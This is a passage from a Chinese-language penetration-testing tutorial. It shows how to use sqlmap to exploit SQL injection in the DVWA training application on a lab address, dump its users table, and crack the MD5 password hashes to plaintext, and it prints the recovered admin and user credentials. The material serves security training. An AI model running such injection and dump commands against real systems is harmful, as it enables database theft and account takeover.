**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" --cookie='security=low; PHPSESSID=hlpvc2rk786h2eelje40j4rma4'   -D dvwa -T users -C user,password --dump**


**使用选项：**

**-T : 要枚举的DBMS数据表**

**-C: 要枚举的DBMS数据表中的列**

**--dump : 转储DBMS数据表项**

**SQLmap会提问是否破解密码，按回车确认：**



**注： 尽管我们用的数据库中密码是经过md5加密的，但是sqlmap可以导出sql数据，帮你解析成明文密码**

**查看导出的数据：**

[root@xuegod64 ~]# vim /root/.sqlmap/output/192.168.1.63/dump/dvwa/users.csv

user,password

1337,8d3533d75ae2c3966d7e0d4fcc69216b (charley)

admin,5f4dcc3b5aa765d61d8327deb882cf99 (password)

gordonb,e99a18c428cb38d5f260853678922e03 (abc123)

pablo,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)

smithy,5f4dcc3b5aa765d61d8327deb882cf99 (password)

**这时我们就可以利用admin帐户登录做任何事了。**

**总结：**

**21.1 安装SQLmap漏洞查看工具**

**21.2 安装渗透测试演练系统DVWA**

**21.3 实战：使用SQLmap进行sql注入并获得后台管理员adnim帐号和密码**